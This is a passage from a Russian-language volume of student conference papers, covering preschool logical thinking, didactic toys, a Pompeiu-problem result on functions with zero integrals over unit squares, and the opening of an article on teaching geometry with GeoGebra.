Логическое мышление – способность ребенка самостоятельно выполнять простые логические действия (анализ, синтез, сравнение, обобщение и т.д.), а также составные логические операции (построение отрицания, утверждения и опровержения как построения рассуждений с использованием различных логических схем – индуктивных или дедуктивных). В настоящее время проблема развития логического мышления дошкольников достаточно освещена в педагогической и методической литературе. В разработке этой проблемы принимали участие такие ученые и практики, как Л.С. Выготский, Д. Б. Эльконин и др. [1, 2, 5, 6, 9].

Анализ методической литературы, а также пояснительных записок к учебной программе, требований ФГОС позволяет сделать вывод о значимости развития логического мышления детей. Однако практических указаний и подтвержденных механизмов действенного воплощения данного направления работы, эти теоретические и методические материалы в себе не содержат или содержат в ограниченном объеме. Часто это приводит к тому, что развитие логического мышления в значительной степени происходит спонтанно, поэтому большинство детей дошкольного возраста не овладевает начальными методами логического мышления.

Большинство исследователей сходятся во мнении о том, что процесс развития логического мышления проходит без «внешней стимуляции», другие обращают внимание на целенаправленность педагогического процесса, что помогает развитию логического мышления. Логическое мышление — это сложный процесс, требующий больших усилий от педагогов, индивидуального подхода к каждому воспитаннику.

В период дошкольного возраста развитие мышления претерпевает серьезные изменения, в том числе речь идет и о логическом мышлении. Ребенок старшего дошкольного возраста должен обладать способностями обобщения, сравнения, абстрагирования и классификация, умения устанавливать причинно-следственные связи, способностью рассуждать. В процессе развития логического мышления дети овладевают методами логических действий, начинают действовать «в уме» и проводить анализ своих и чужих рассуждений. Старший дошкольный период характеризуется интенсивным развитием многих психических процессов. Уже к четырем годам у детей начинает проявляться словесно-логическое мышление, которое позволяет им не только решать определенные задачи, но и четко аргументировать свою точку зрения.

На логику дошкольника, в значительной степени, влияет внешний вид объектов. Незрелая логика дошкольника постепенно заменяется житейской мудростью и обыденной, повседневной логикой. С такими особенностями мышления дошкольника высказывал свое согласие Ж. Пиаже. В начале прошлого века он обнаружил, что детям не хватает «принципа сохранения (инвариантности) количества», например, они думают, что количество вещества меняется, если явно изменилось одно из его измерений или форма. Эта особенность детей была установлена Пиаже с помощью специальных «задач Пиаже» [4].

Дети дошкольного возраста следуют логике, похожей на рассуждения взрослых, по крайней мере, когда стимулы конкретны. Более того, дети одного возраста могут размышлять по-разному. Наличие такого разнообразия в развитии разных типов мышления у разных детей сильно усложняет и утяжеляет работу учителя.

Опыт известных педагогов, психологов и методистов (Т. И. Шамова, Т.А. Ягудина, И.С. Якиманская и др.) показывает, что начинать формирование простейших приемов логического мышления можно уже у 3-4-летнего ребенка с учетом возрастных особенностей, а затем к 6-7 годам они могут быть сформированы на довольно высоком

уровне [8, 10, 11]. Период дошкольного детства – наиболее чувствительное время для формирования и стимулирования развития простых логических действий. В будущем, наличие подобной базы поможет организовать специальную работу по формированию составных логических операций: обучение рассуждениям и методам доказательства. Большинство исследователей отмечают, что в детском мышлении преобладает логика восприятия конкретной ситуации, а не логика мысли. Ребенок в своем восприятии, в своих суждениях находится в близком отношении к реальным объектам, но развитие мышления заключается в том, чтобы постепенно удаляться от конкретности, привязанности к объектам, и развиваться в абстрактном направлении.

Мышление – это социально обусловленный психический процесс познания объективной действительности. С рождения человек не наделен готовыми шаблонами и приемами мышления, они постепенно формируются и развиваются под воздействием множества внешних и внутренних факторов. При этом логическое мышление человека продолжает развиваться на протяжении всей его жизни, по мере соприкосновения с объективными формами, в которых воплощается человеческая логика.

В процессе развития логического мышления детей старшего дошкольного возраста, для повышения его эффективности реализуются следующие педагогические условия: систематическое использование комплекса дидактических игр и разнообразных развивающих материалов по развитию логического мышления; развитие познавательной активности ребенка; повышение компетентности педагогов в вопросах развития логического мышления у детей старшего дошкольного возраста.

Способствуют развитию логического мышления у детей и созданные учителем проблемные ситуации, к решению которых они активно привлекаются. В процессе обсуждения вариантов решения проблемы, обосновывая и защищая свою точку зрения и аргументированно опровергая или поддерживая точки зрения своих сверстников и педагога, ребенок развивает приемы логического мышления и укрепляет свою память.

Как показывает практика, дети, поступающие в школу, все еще страдают от феномена Пиаже. Педагог начальной школы должен уделять много внимания преодолению его у своих учеников. Для этого, во-первых, необходимо объяснять детям, что каждый предмет обладает множеством различных свойств и качеств. Они должны учиться видеть и устанавливать свойства различных, знакомых им, объектов. В последующем, важно научить их различать общие свойства в разных объектах. Это кропотливая, довольно длительная работа, которую следует проводить параллельно с изучением остального учебного материала. Во-вторых, следует отдельно объяснить детям, что сравнивать разные объекты друг с другом можно только по какому-то общему свойству.

Дошкольный возраст является важнейшим периодом становления и развития личности ребенка. Одной из наиболее важных способностей, которые усваиваются ребенком в этот период, является способность к познанию. Одной из задач познавательного развития детей является формирование познавательных действий. Процесс познания и развития познавательных действий невозможен без развития мышления.

Практика показывает, что для усвоения общих положений, правил, выводов требуется значительное количество конкретных упражнений. Только в результате целенаправленной многолетней работы в этом направлении появляется возможность для эффективного развития логического мышления дошкольников. Для того, чтобы заинтересовать их, необходимо включать в учебный процесс интересные и увлекательные задания. Для эффективного развития логического мышления дошкольников необходимо использовать специальную систему заданий, которая может

быть включена в учебно-воспитательный процесс. Более того, сама система заданий должна учитывать специфику восприятия и мышления детей дошкольного возраста. Таким образом, можно отметить, что именно в старшем дошкольном возрасте необходимо проводить целенаправленную работу по формированию и развитию логического мышления у детей.

СПИСОК ЛИТЕРАТУРЫ

1. Выготский, Л.С. Мышление и речь. – М.: Педагогика, 2013. – 320 с.
2. Запорожец, А.В. Психическое развитие ребенка. – М.: Педагогика, 2012. – 448 с.
3. Пономарев, Я.А. Знания, мышление и умственное развитие. – М.: Педагогика, 2014. – 220 с.
4. Пиаже, Ж. Психология ребенка / Жан Пиаже, Барбел Инхельдер; Науч. ред. пер. С.Л. Соловьева. – 18. изд. – М. [и др.] : Питер, 2003 (ГПП Печ. Двор). – 159 с.
5. Рубинштейн, С.Л. О мышлении и путях его исследования. – М.: Наука, 2012. – 205 с.
6. Скаткин, М. Н. Методология и методика педагогических исследований. – М.: Педагогика, 2014. – 242 с.
7. Теплов, Б.М. Практическое мышление. – М.: МГУ, 2014. – 400 с.
8. Шамова, Т. И. Активизация учения школьников. – М.: Педагогика, 2013. – 110 с.
9. Эльконин, Д.Б. Возрастные возможности усвоения знаний / Д.Б. Эльконин. – М.: Просвещение, 1986, 186 с.
10. Ягудина, Т.А. Мышление как категория информационно-педагогического процесса. // Успехи современного естествознания. – 2015. – № 4. – С. 57.
11. Якиманская, И.С. Знание и мышление школьника. – М.: Педагогика, 2014. – 78 с.

FEATURES OF THE DEVELOPMENT OF LOGICAL THINKING SENIOR PRESCHOOLERS

Annotation. Based on the analysis of scientific sources on the development of logical thinking in older preschoolers, the specifics of the development of the foundations of logical thinking in children in senior preschool age are revealed. The development of logical thinking of a preschooler depends on the creation of conditions that stimulate his practical, playful and cognitive activities.

Keywords: thinking, cognitive ability, logical thinking, logic of a preschooler, senior preschool period.

Kashtanova N.S.

Scientific supervisor: Chudina E.Y., PhD, Associate Professor
Donbas National Academy of Civil Engineering and Architecture
E-mail: eka-chudina@ya.ru

УДК 373.2

ЗАДАЧИ ИСПОЛЬЗОВАНИЯ ДИДАКТИЧЕСКОЙ ИГРУШКИ В ПОЗНАВАТЕЛЬНОМ РАЗВИТИИ ДЕТЕЙ МЛАДШЕГО ДОШКОЛЬНОГО ВОЗРАСТА

Никифорчук В.И.

*Научный руководитель: Чудина Е.Ю., канд. пед. наук, доцент
ГОУ ВПО «ДонНАСА»*

Аннотация. В статье представлено теоретическое обоснование эффективного использования дидактической игрушки для познавательного развития детей младшего дошкольного возраста. Приведены основные педагогические задачи, на которые направлено использование дидактической игрушки в обучении детей младшего дошкольного возраста.

Ключевые слова: познавательное развитие, ранний дошкольный возраст, восприятие, игра, мышление.

В процессе обучения детей младшего дошкольного возраста совместная деятельность дошкольников и педагога осуществляется в определенном порядке и установленном режиме и облечена обычно в игровую форму. Исторически сложились три формы организации обучения: индивидуальная, групповая (с подгруппой), фронтальная (со всей группой) [1]. Основная особенность познавательного развития ребенка – преобладание образных форм познания: восприятия, образного мышления, воображения. В раннем детстве познавательное развитие ребенка происходит в постоянном общении с педагогом и сверстниками. Воспитательный процесс в условиях дошкольного образовательного учреждения протекает наиболее успешно, когда наряду с повседневным общением применяются специальные развивающие, дидактические игры и занятия, в которых младшие дошкольники осваивают новые для них знания и умения. Именно в игровых занятиях развивающее взаимодействие педагога и ребенка особенно эффективно.

Восприятие, мышление и речь детей формируются, в первую очередь, в процессе действий с дидактическими игрушками. Многие психологи: Л.С. Выготский, А.Н. Леонтьев, А.В. Запорожец, Д.Б. Эльконин, Г.А. Урунтаева отмечали, что игрушка выступает для ребенка как предмет забавы, развлечения, радости, и в то же время она – важнейшее средство психического развития дошкольника [2, 5, 7]. Обучение детей младшего возраста речи с применением дидактической игрушки строится на синтезе различных видов деятельности (знакомстве с миром природы, искусства, быта) в игровой форме. Обыгрывание сюжета изображения, сказок или бытовых ситуаций с помощью различных игрушек и предметов, также занятия по продуктивной деятельности в игровой форме, всегда сопровождаются педагогом эмоциональным подкреплением, активно используется устная речь: стихотворения, потешки, детские загадки, народные сказки. Такие методы обучения позволяют привлечь внимание малышей к познавательной деятельности, дольше удерживать их направленное внимание, придать занятиям позитивный эмоциональный настрой и стимулировать мотивы деятельности младших дошкольников.

Отличительная особенность дидактической игрушки от развлекающих детских игрушек – это возможность обучения детей раннего и младшего дошкольного возраста посредством интересной для них деятельности. При этом стоит отметить, что именно для детей раннего и младшего дошкольного возраста основной интерес представляет не само обучающее задание, а игровые действия как процесс. В этом случае знания и умения, приобретаемые детьми в процессе действий с дидактической игрушкой, являются лишь

побочным продуктом игровой деятельности. В то же время для детей старшего дошкольного возраста значение дидактической игрушки снижается, поскольку для детей этого возраста на первый план выходят не игровые действия, а достижение результата, решение игрового задания, важное значение приобретает момент соревновательности [3, с. 323].

Взаимодействие с дидактической игрушкой одновременно способствует и развитию структуры устной речи малышей, ведь в процессе взаимодействия всегда ведется непрерывный разговор диалог педагога с воспитанниками. Такая организация занятий стимулирует формирование словарного запаса, способствует речевому подражанию, а в дальнейшем помогает строить полноценный диалог с игрушечными персонажами, сверстниками и педагогом, тем самым стимулируя развитие коммуникативных навыков детей раннего возраста.

Занятия с использованием дидактической игрушки направлены также на решение более широкого круга задач, в том числе развития познавательной активности младших дошкольников. К этим задачам можно отнести:

- формирование практического опыта двигательных действий в зависимости от объективных свойств предметов;
- выработку навыков ориентирования в пространственном положении предметов и их взаимодействия в зависимости от их физических характеристик;
- осуществление простых исследовательских действий с предметами методом «проб и ошибок»;
- введение элементов экспериментирования;
- формирование направленного внимания на техническое выполнение практических действий с предметами;
- развитие крупной и мелкой моторики;
- обогащение смыслового содержания действий с предметами соответственно возрастным возможностям младшего дошкольника.

Дидактические занятия с сюжетными дидактическими игрушками, изображающими людей или животных, бытовые предметы, средства передвижения также оказывают разностороннее влияние на познавательное развитие ребенка. Такие игрушки позволяют знакомить детей не только с внешним видом объектов, которые они изображают, но и с характерными признаками и их назначением (в случае бытовых и транспортных дидактических игрушек), особенностями передвижения, образом жизни, звуками, которые они издают (в случае игрушек, изображающих животных). Взаимодействие с сюжетными игрушками имеет большое дидактическое значение. В процессе постепенно усложняющихся видов взаимодействия с одной и той же дидактической игрушкой дошкольник не только научается производить различные действия, но и приобретает определенные знания об окружающем его мире, вырабатывает гуманное отношение к людям и животным. Таким образом, обогащается содержание самостоятельной игры детей, а также оказывается воздействие на развитие лексики, увеличение словарного запаса. При введении в воспитательный процесс новых действий с дидактическими игрушками дети внимательно слушают педагога, с интересом отвечают на его вопросы и учатся сами их формулировать, тем самым формируется структура устной речи младших дошкольников и обогащается их активный лексикон.

Составные игрушки, конструкторы развивают способности детей к анализу, синтезу и обобщению, эти дидактические средства можно использовать для сравнения, классификации. Мозаики способствуют развитию сосредоточенности и устойчивости внимания. В процессе таких чередующихся видов действий, как соединение и

разъединение деталей, подбор их между собой, нанизывание предметов и т.д. развиваются мыслительные навыки абстрактных действий – анализа, синтеза, классификации, сравнения и обобщения.

Практические действия младших дошкольников с дидактической игрушкой отображают наглядно-действенный характер мышления, характерный для детей данного возраста. Взаимодействие с дидактическими игрушками развивает познавательную активность детей и закладывает основу для их самостоятельной поисковой деятельности. Так, нанизывая кольца на пирамидку, собирая и раскладывая простейшие составные игрушки и т. п., дошкольник осваивает прямые и обратные действия, понимая их цикличность и завершенность. В действиях с дидактической игрушкой ребенок познает различные свойства предметов (большой – маленький, теплый – холодный), их физические качества (твердый – мягкий; гладкий – шершавый, легкий – тяжелый и т. п.), понимание их количества (один – мало – много), их геометрическую форму (плоские геометрические фигуры и объемные тела). Ребенок узнает и кинетические свойства предметов и способы их взаимодействия: шарики легко катятся, их нельзя поставить друг на друга; кубики устойчивы, и их можно собирать один на другой и т.д. [4].

Повторяющиеся дидактические игры с многообразием игрушек стимулируют запоминание и умение воспроизведения способов действий с ними, которые были показаны педагогом ранее. Это развивает память, а именно – операции запоминания, узнавания, воспроизведения. С помощью дидактической игрушки младший дошкольник учится видеть многообразие окружающего мира, изучает физические связи и законы, приобретает навыки рациональных действий в зависимости от свойств предмета. Так образное восприятие ребенка обогащается не только абстрактными представлениями о форме предметов, но и об их объективных свойствах и способах физического взаимодействия с ними [4].

Обучающие занятия с дидактической игрушкой в младшем дошкольном возрасте направлены на решение следующих воспитательно-образовательных задач.

1. Познавательное развитие в процессе игровой деятельности, развитие образного мышления, памяти и других высших психических процессов.
2. В действиях с дидактической игрушкой происходит совершенствование мелкой моторики пальцев и координированной крупной моторики.
3. Формирование речевой активности, обогащение словарного запаса.
4. Формирование направленного внимания, целеполагание в действиях, умения не отвлекаться от поставленной задачи и доводить ее до завершения и т.п.).

Использование дидактической игрушки в младшем возрасте также способствует развитию логического мышления, памяти, направленного внимания. Взаимодействуя с ними, дети учатся целенаправленной деятельности [6].

Обобщив выше сказанное, можно сделать вывод, что обучающие занятия младших дошкольников с дидактическими игрушками, в которых применяется выполнение игровых действий, имеющих логику, оказывают воздействие на развитие мышления, словарный запас, активную речь, сенсорное восприятие – то есть, в целом на познавательное развитие детей младшего дошкольного возраста.

СПИСОК ЛИТЕРАТУРЫ

1. Венгер, Л.А. Сюжетно-ролевая игра и психическое развитие ребенка // Игра и ее роль в развитии ребенка дошкольного возраста: Сб. научных трудов. – М.: МГУ, 2008. – 127 с.
2. Выготский, Л.С. Детская психология // Собр. соч.: В 6 т. – М.: Логос, 2009. – 630 с.
3. Козлова, С. А. Дошкольная педагогика: учебник для студ. сред. проф. учеб. заведений / С. А. Козлова, Т. А. Куликова. 7-е изд., стер. – М.: Издательский центр «Академия», 2007. – 416 с.

4. Рапацевич, Е.С. Психолого-педагогический словарь. / Сост.– Минск, 2006. – 426 с.
5. Психология детей дошкольного возраста. Развитие познавательных процессов / Акад. пед. наук РСФСР. Ин-т психологии ; Под ред. [и с предисл.] А.В. Запорожца, Д.Б. Эльконина. – Москва : Просвещение, 1964. – 352 с.
6. Типовая образовательная программа дошкольного образования «Растим личность» / Авт.-сост. Л.Н. Арутюнян, Е.В. Сипачева, Е.П. Макеенко, Л.Н. Котова, С.И. Михайлюк, Г.Ф. Бридько, Н.В. Губанова, О.В. Кобзарь. – ГОУ ДПО «Донецкий РИДПО». – Донецк: Истоки, 2018. – 208 с.
7. Урунтаева, Г.А. Дошкольная психология: Учеб. пособие для студ. сред. пед. учеб. заведений. – 5-е изд., стереотип. – М.: Издательский центр «Академия», 2001. – 336 с.

THE MAIN TASKS OF USING A DIDACTIC TOY IN THE COGNITIVE DEVELOPMENT OF PRESCHOOL CHILDREN

Annotation. The article presents a theoretical justification for the effective use of didactic toys for the development of preschool children. The main pedagogical tasks aimed at the use of didactic toys in teaching children of younger pre-school age are given.

Keywords: cognitive development, early preschool age, perception, play, thinking.

Nikiforchak V.I.

Scientific supervisor: Chudina E.Y., PhD, Associate Professor
Donbas National Academy of Civil Engineering and Architecture
E-mail: eka-chudina@ya.ru

УДК 517.5

О ХАРАКТЕРЕ МАКСИМАЛЬНОЙ ГЛАДКОСТИ НЕНУЛЕВЫХ ФУНКЦИЙ С НУЛЕВЫМИ ИНТЕГРАЛАМИ ПО ЕДИНИЧНЫМ КВАДРАТАМ

Тимофеева К.В.

*Научный руководитель: Волчков В.В. д-р. физ-мат. наук, профессор
ГОУ ВПО «ДОННУ»*

Аннотация. Получена точная характеристика максимальной гладкости ненулевых функций, заданных в открытом круге, и имеющих нулевые интегралы по всем замкнутым единичным квадратам в этом круге.

Ключевые слова: проблема Помпейю, свойство Помпейю, множества со свойством Помпейю, квазианалитические функции, локальная теорема о двух радиусах для квазианалитических функций.

Вступление. Классическая проблема Помпейю состоит в описании класса таких компактных множеств, для которых всякая локально суммируемая функция, имеющая нулевые интегралы по рассматриваемым множествам, равна нулю почти всюду. Ряд результатов в этой задаче был получен в первой половине XX века румынским математиком Помпейю (см. [1, 2]).

На данный момент, для многих конкретных случаев есть ряд достаточных условий, с помощью которых можно определить имеет ли множество свойство Помпейю [3]. В данной работе исследуются аналоги проблемы Помпейю и связанные с ней вопросы для функций с нулевыми интегралами по замкнутым единичным квадратам, содержащимся в открытом круге.

Ранее в литературе (см. [4-6]) аналогичная задача решалась для локально суммируемых функций. Автором было получено решение подобной задачи для класса функций, которые дополнительно удовлетворяют условию квазианалитичности (см. [7, 8]). Это дало основу для возникновения вопросов, связанных с поведением таких функций в открытом круге. Цель данной работы показать, что дополнительное условие квазианалитичности является точным и в решении проблемы Помпейю для данного класса функций.

Основная часть. Пусть \square^2 – евклидова плоскость, $B_R = \{x = (x_1, x_2) : \sqrt{x_1^2 + x_2^2} < R\}$.

Для последовательности $\mu = \{M_q\}_{q=0}^{\infty}$ положительных чисел обозначим через $C^{\mu}(B_R)$ множество функций $f \in C^{\infty}(B_R)$, таких что,

$$\sup_{x \in B_R} |\partial^{\alpha} f(x)| \leq M_{|\alpha|}$$

где ∂^{α} – оператор частного дифференцирования порядка $\alpha = (\alpha_1, \alpha_2)$, $|\alpha| = \alpha_1 + \alpha_2$.

Ранее автором был получен результат (см. [7, 8]), который можно сформулировать в виде теоремы.

Теорема 1. Пусть $f \in C^{\mu}(B_R)$, $R > \frac{\sqrt{2}}{2}$ и имеет нулевые интегралы по всем замкнутым единичным квадратом, лежащим в B_R . Тогда, если

$$\sup_{j=1}^{\infty} \frac{1}{\inf_{q \geq j} M_q^{1/q}} = +\infty \quad (1)$$

то $f = 0$ в B_R .

В случае, когда для последовательности $\mu = \{M_q\}_{q=0}^{\infty}$ выполняется (1), функция f называется квазианалитической в круге B_R .

Возникает вопрос насколько условие (1) окончательное. В данной работе мы покажем что, если (1) не выполнено, то при $\frac{\sqrt{2}}{2} < R < \frac{\sqrt{5}}{2}$ из равенства нулю интегралов по единичным квадратам не следует, что функция $f \in C^{\infty}(B_R)$ равна нулю в B_R .

В работе [9] была доказана локальная теорема о двух радиусах для квазианалитических классов функций, имеющих нулевые интегралы по всем замкнутым шарам радиуса r , лежащим в B_R . Сформулируем соответствующий результат в виде теоремы.

Теорема 2. Пусть $E = \{r_1, r_2\}, R > r_2 > r_1, r_1 + r_2 > R, f \in C^{\infty}(B_R)$ и выполнено условие $\int_{|y| \leq r} f(x+y) dy = 0$ при всех $r \in E, x \in B_{R-r}$. Тогда имеет место следующие утверждения:

1) если $r_1 / r_2 \notin E_n$ и существует последовательность положительных чисел $\{M_q\}_{q=0}^{\infty}$, для которой выполняется (1) и для любого $\alpha \in \mathbf{Z}_+^2$

$$\sup_{x \in B_{r_1}} |\partial^{\alpha} f(x)| \leq M_{|\alpha|},$$

то $f = 0$.

2) для любой последовательности положительных чисел $\{M_q\}_{q=0}^{\infty}$ такой, что

$$\sup_{j=1}^{\infty} \frac{1}{\inf_{q \geq j} M_q^{1/q}} < +\infty \quad (2)$$

существует ненулевая функция $f \in C^{\infty}(B_R)$ с указанными нулевыми интегралами, у которой

$$\sup_{x \in B_r} |\partial^{\alpha} f(x)| \leq M_{|\alpha|}$$

при всех $\alpha \in \mathbf{Z}_+^2$.

Доказательство теоремы можно посмотреть в работе [9].

Утверждения 1), 2) теоремы 2 позволяют сделать вывод о характере максимальной гладкости ненулевых функций с нулевыми интегралами по шарам, радиусы которых принадлежат данному двухэлементному множеств

Докажем, что условие (2) является точным и для ненулевых функций с нулевыми интегралами по единичным квадратам.

Основной результат. Основным результатом данной работы является

Теорема 3. Пусть $\frac{\sqrt{2}}{2} < R < \frac{\sqrt{5}}{2}$, тогда для любой последовательности положительных чисел $\{M_q\}_{q=0}^{\infty}$, для которой выполняется условие (2) существует ненулевая функция $f \in C^{\infty}(B_R)$ с нулевыми интегралами по всем замкнутым единичным квадратам, лежащим в B_R , у которой

$$\sup_{x \in B_R} |\partial^{\alpha} f(x)| \leq M_{|\alpha|} \quad (3)$$

при всех $\alpha \in \mathbf{Z}_+^2$.

Доказательство.

Рассмотрим открытый круг B_R с радиусом $\frac{\sqrt{2}}{2} < R < \frac{\sqrt{5}}{2}$ и замкнутые единичные квадраты в нём. При движении таких квадратов внутри круга получаем некоторую область в центре, которую границы квадратов не затрагивают.

Нетрудно видеть, что область является открытым кругом некоторого радиуса $\varepsilon > 0$. Как и ранее, обозначим этот круг B_{ε} . Таким образом, B_{ε} содержится в каждом рассматриваемом замкнутом единичном квадрате.

При доказательстве второго утверждения теоремы 2 в работе [9] была построена финитная функция $f \in C^{\infty}(B_R)$, удовлетворяющая условиям (2) и (3). Из построения следует, что такая функция может быть выбрана с нулевым интегралом по носителю. При этом носитель данной функции можно выбрать сколь угодно малого диаметра (см. [9]).

Выбирая в качестве f функцию построенную в [9] с носителем в открытом круге B_{ε} , получим, что указанная функция удовлетворяет всем условиям теоремы 3. Таким образом, теорема полностью доказана.

Выводы. Получена точная характеристика максимальной гладкости ненулевых функций с нулевыми интегралами по замкнутым единичным квадратам, лежащим в открытом круге. Полученные результаты носят теоретический характер. Таким образом, рассмотрена локальная проблема Помпейю для множества замкнутых единичных квадратов, содержащихся в круге. Рассмотрение квазианалитических функций на открытом круге даёт основу для дальнейшего исследования свойства Помпейю на других множествах.

СПИСОК ЛИТЕРАТУРЫ

1. Pompeiu D. Sur certains systems d'equation lineaires et sur une propriete integrale de fonctions de plusieurs variables / D. Pompeiu // C. R. Accd. Sci. Paris. – 1929. – V. 188. – p.1138–1139
2. Pompeiu D. Sur une propriete de fonctions continues dependes de deux variables reelles / D. Pompeiu // Bull. Sci. Accd. Royale Belgique. – 1929. – V. 15, № 5. – p. 265–269.
3. Ebenfalt P. Some results on the Pompeiu problem / P. Ebenfalt // Ann. Acad. Sci. Ser. A. J. Math. – 1993. – V. 24. – p.16–31.
4. Volchkov V.V. Integral geometry and convolution equations. – Dordrecht: Kluwer, 2003. – 454 p.
5. Волчков В.В., Экстремальные задачи о множествах Помпейю // Матем. сб., – 1998 – том 189, номер 7, с.3–22
6. Berenstein C. A., Gay R., Yger A. “Inversion of the local Pompeiu transform”. – J. Analyse Math., 54, 1990. – p.259–287

7. Сборник научных трудов VIII Республиканской конференции молодых ученых, аспирантов, студентов «Научно-технические достижения студентов, аспирантов, молодых ученых строительно-архитектурной отрасли» (22 апреля 2022 г.): В 3-х т. Т. 1: Фундаментальные науки. – Макеевка: ГОУ ВПО «ДонНАСА», 2022. – 257 с.
8. Тезисы докладов научной конференции студентов факультета математики и информационных технологий: Сб. науч. и науч.-метод. работ // Донецк: ДонНУ, 2021. – 48 с.
9. В. В. Волчков, “Локальная теорема о двух радиусах для квазианалитических классов функций”, Матем. заметки, 80:4 (2006), 490–500 с.

ON THE CHARACTER OF MAXIMAL SMOOTHNESS OF NONZERO FUNCTIONS WITH ZERO INTEGRALS OVER UNIT SQUARES

Annotation. An exact characteristic of the maximum smoothness of nonzero functions given in an open disk and having zero integrals over all closed unit squares in this disk is obtained.

Key words: Pompeiu problem, Pompeiu property, Pompeiu sets, quasi-analytic functions, a local two-radii theorem for quasianalytic classes of functions.

Timofeeva K.V.

Scientific supervisor: Volchkov V.V., Holder of an Advanced Doctorate in Physico-mathematical Science, Professor,

Donetsk National University

E-mail: timofeeva_karina@mail.ua

УДК 372.851

ПРИКЛАДНЫЕ АСПЕКТЫ МЕТОДИКИ ОБУЧЕНИЯ ГЕОМЕТРИИ С ИСПОЛЬЗОВАНИЕМ ИНТЕРАКТИВНОЙ ГЕОМЕТРИЧЕСКОЙ СРЕДЫ

Черных П.А.

*Научный руководитель: Жук Л.В., канд.пед.наук, доцент
ФГБОУ ВО «Елецкий государственный университет им И.А. Бунина»*

Аннотация. В данной статье рассматривается методика применения компьютерных динамических моделей на уроках геометрии в школе, в частности, говорится о дидактических возможностях интерактивной геометрической среды GeoGebra, выделяются этапы формирования геометрических терминов на примере понятия «угол», излагаются этапы обучения решению задач с параметрами с помощью ИГС.

Ключевые слова. Компьютерные динамические модели, интерактивные геометрические среды, дидактические возможности.

Вступление.

В настоящее время в школах и вузах всё чаще и чаще осуществляется переход к дистанционным формам обучения. В связи с этим возникает проблема разработки качественных материалов, которые позволили бы оптимизировать учебный процесс. Возникает проблема разработки учебно-методических, демонстрационных, дидактических и других материалов для использования не только на уроках, но и для формирования самостоятельной деятельности учащихся. Однако это должны быть не просто скопированные учебники и различные презентации, которые несут только лишь информативный характер, даже если они качественно выполнены и проработаны. Удовлетворение всем вышеназванным критериям вызывает необходимость изменить традиционную методику обучения многих школьных предметов. Наиболее ярко это отражено в изучении школьного курса геометрии.

Традиционная методика обучения геометрии имеет ориентацию на решение задач, которые связаны в первую очередь с развитием логических компонентов в обход развития творческих и образных компонентов мышления. Использование компьютерной поддержки в обучении геометрии призвано устранить данный недостаток. Главным средством такой компьютерной поддержки служат интерактивные геометрические среды (ИГС). ИГС удобны в использовании тем, что их система операций идентична с операциями самой геометрии (например, провести прямую, проходящую через данную точку и т.п.). Также ИГС упрощает некоторые геометрические построения за счёт использования инструментов, позволяющих производить сложные операции (например, нахождение середины отрезка). Но самое важное преимущество ИГС – это создание динамических чертежей, делающих наглядным устойчивость и изменчивость свойств геометрических фигур.

Цель и задачи.

Целью данного проекта является теоретическое обоснование и практическая реализация эффективной методики использования ИГС в процессе обучения геометрии в общеобразовательной школе.

В рамках данного исследования были решены следующие **задачи**:

- 1) ознакомиться с дидактическими возможностями интерактивной геометрической среды GeoGebra при обучении стереометрии;
- 2) рассмотреть возможности динамического моделирования геометрических объектов средствами интерактивных геометрических сред;

3) исследовать способ формирования геометрических понятий на основе динамического моделирования;

4) разобрать примеры решения геометрических задач с параметрами с использованием интерактивной геометрической среды.

Основная часть.

1. Дидактические возможности интерактивной геометрической среды GeoGebra при обучении стереометрии.

В школе на уроках геометрии в 10-11 классах часто приходится изображать пространственные фигуры, строить их сечения и т.п. Часто подобные действия занимают очень много времени, и многим ученикам сложно справиться с построением таких чертежей, которые в конечном итоге далеко не всегда дают большую наглядность и высокую точность построения. В связи с этим стереометрия является одним из самых сложных разделов математики и вызывает большие затруднения у школьников в своём изучении.

Чтобы решить проблему низкого уровня развития пространственного мышления у старшеклассников, в школе прибегают к принципу дополнительности. Данный принцип заключается в одновременном применении синтетического и аналитического способов представления геометрической информации и входит в основу когнитивно-визуального подхода к обучению геометрии.

Чтобы воплотить данный подход, на уроках используют системы динамической геометрии (СДГ — это программные продукты научного и образовательного назначения, которые позволяют создавать динамические изображения математических объектов и исследовать их свойства). СДГ дают возможность не только визуализировать модель, но и проследить её поведение в динамике при изменении параметров.

Сейчас в России получила большое распространение система GeoGebra. Её основными достоинствами служат общедоступность, простой и удобный интерфейс и существование онлайн-версии. Основными направлениями применения GeoGebra в процессе обучения стереометрии в школе являются:

1) обеспечение экспериментальной составляющей математической деятельности (использование GeoGebra в качестве виртуальной лаборатории с целью осуществления математических экспериментов при помощи динамических моделей). В качестве методических приёмов работы с исследовательскими моделями выделяют:

- мысленный эксперимент (экстериоризация наглядно-чувственных идеализаций сжатия, растяжения и скольжения);

- численный эксперимент (если изменить один параметр чертежа, то другие также изменятся с сохранением заданных между ними соотношений);

- исследование геометрического места точек (наглядное изображение траектории, которая возникает при движении геометрического объекта);

2) рассмотрение геометрических объектов с различных ракурсов;

3) развитие навыков построения геометрических фигур (система используется в качестве визуального инструмента, заменяющего привычные нам чертёжные принадлежности, но вместе с этим даёт некоторые преимущества (например, деление отрезка пополам, вписывание треугольника в окружность и другие));

4) создание интерактивных мультимедийных иллюстраций (использование GeoGebra в качестве средства разработки электронных цифровых ресурсов) [1].

2. Формирование геометрических понятий на основе динамического моделирования.

Пронаблюдаем возможность использования ИГС при формировании понятия «угол». Данный процесс будет проходить в несколько этапов.

1. Этап актуализации интуитивной модели.

Формирование понятия «угол» берёт своё начало с вовлечения учеников в работу по актуализации данных представлений. Для этого попросить обучающихся, используя построения на рисунке или фотографии, дать разъяснение о том, что в их понимании значит фраза «Бросить мяч под углом 40° ». Для выполнения данного задания ученики должны будут произвести замену объекта реальной действительности, определяемого понятием «угол», на его виртуальную модель (т.е. геометрический объект), используя при этом такие инструменты ИГС, как точка, луч и угол. Применение вышеперечисленных инструментов даёт возможность увидеть генетические связи изучаемого понятия с уже рассмотренными прежде.

2. Этап получения динамической модели.

Полученный чертёж динамичен по отношению к величине угла α и расположения точек, которые его задают. Это способствует применению его как инструмента для проверки возможности употребления понятия «угол» по отношению к другим объектам окружающей действительности. Для такой проверки учащимся следует подобрать несколько изображений объектов окружающей реальности, к которым будет допустимо использование понятия «угол», причём их расположение на плоскости и величина угла должны быть разнообразны. Пользуясь геометрической моделью угла, которая была получена на первом этапе, ученики с её помощью должны найти несколько различных углов на предложенной им фотографии. Итогом проделанной на втором этапе работы служит закрепление за понятием «угол» не набора геометрических объектов, а динамического образа, который включает весь объём определяемого понятия. Данный динамический образ является динамической моделью области распространения понятия.

